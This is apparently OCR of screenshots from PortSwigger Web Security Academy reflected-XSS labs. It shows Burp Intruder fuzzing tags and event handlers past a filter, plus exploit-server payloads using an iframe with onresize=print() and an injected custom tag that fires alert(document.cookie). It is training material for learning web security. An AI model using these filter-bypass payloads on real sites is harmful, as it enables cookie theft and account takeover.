

Attack Save Columns
2. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
2. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Requ... Payload Status code Error Timeout Length Comment
0 400 113
1 a 400 113
2 a2 400 113
3 abbr 400 113
4 acronym 400 113
5 address 400 113
6 animate 400 113
7 animatemotion 400 113
8 animatetransform 400 113
9 applet 400 113
10 area 400 113
11 article 400 113
13 of 152
Search
ENG
1:47 PM
2/23/2024



Attack Save Columns
3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Requ... Payload Status code Error Timeout Length Comment
0 400 119
1 onafterprint 400 119
2 onafterscriptexecute 400 119
3 onanimationcancel 400 119
4 onanimationend 400 119
5 onanimationiteration 400 119
6 onanimationstart 400 119
7 onauxclick 400 119
8 onbeforecopy 400 119
8 of 111
Search
ENG
1:58 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 111
Payload type: Simple list
Request count: 111
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled Rule
Event log (10)
All issues
Memory: 259.2MB
Search
ENG
1:58 PM
2/23/2024


Attack Save Columns
3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
3. Intruder attack of https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Attack
Save
Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Requ... Payload Status code Error Timeout Length Comment
0 400 119
1 onafterprint 400 119
2 onafterscriptexecute 400 119
3 onanimationcancel 400 119
4 onanimationend 400 119
5 onanimationiteration 400 119
6 onanimationstart 400 119
7 onauxclick 400 119
8 onbeforecopy 400 119
9 onbeforecut 400 119
10 onbeforeinput 200 3507
11 onbeforeprint 400 119
Request Response
Pretty Raw Hex
GET /?search=qwe%3Cbody+onafterprint%3D%22print%28%29%22%3E HTTP/2
Host: 0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Cookie: session=nxAEYdcsgCHnKdRaJltVPiEwSZiZsi3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=testing%27%3C%2Fh1%3E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: keep-alive
Search
0 highlights
54 of 111
Search
ENG
2:00 PM
2/23/2024



https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<iframe src="https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=qwe%3Cbody+onresize%3D%22print%28%29%22%3E"
Store
View exploit
Deliver exploit to victim
Access log



https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net/exploit
Reflected XSS into HTML context with most tags and attributes blocked
LAB Not solved
Go to exploit server
Back to lab description
Home
0 search results for 'qwe'
Search the blog...
Search
< Back to Blog
1 of 1
Print
1 sheet of paper
Destination
AnyDesk Printer
Copies
Orientation
Portrait
Landscape
Pages
All
Color mode
Color
More settings
Print using the system dialog...
Print
Cancel



https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net
Web Security Academy
Reflected XSS into HTML context with most tags and attributes blocked
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8



https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=testing'<%2Fh1>
Web Security Academy
Reflected XSS into HTML context with most tags and attributes blocked
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'testing'
qwe<body onload="print()">
Search
< Back to Blog

❖ Reflected XSS into HTML context with all tags blocked except custom ones









Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
location= 'https://0aaf00970480b28d801f08a200f80021.web-security-academy.net/?
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
Store
View exploit
Deliver exploit to victim
Access log

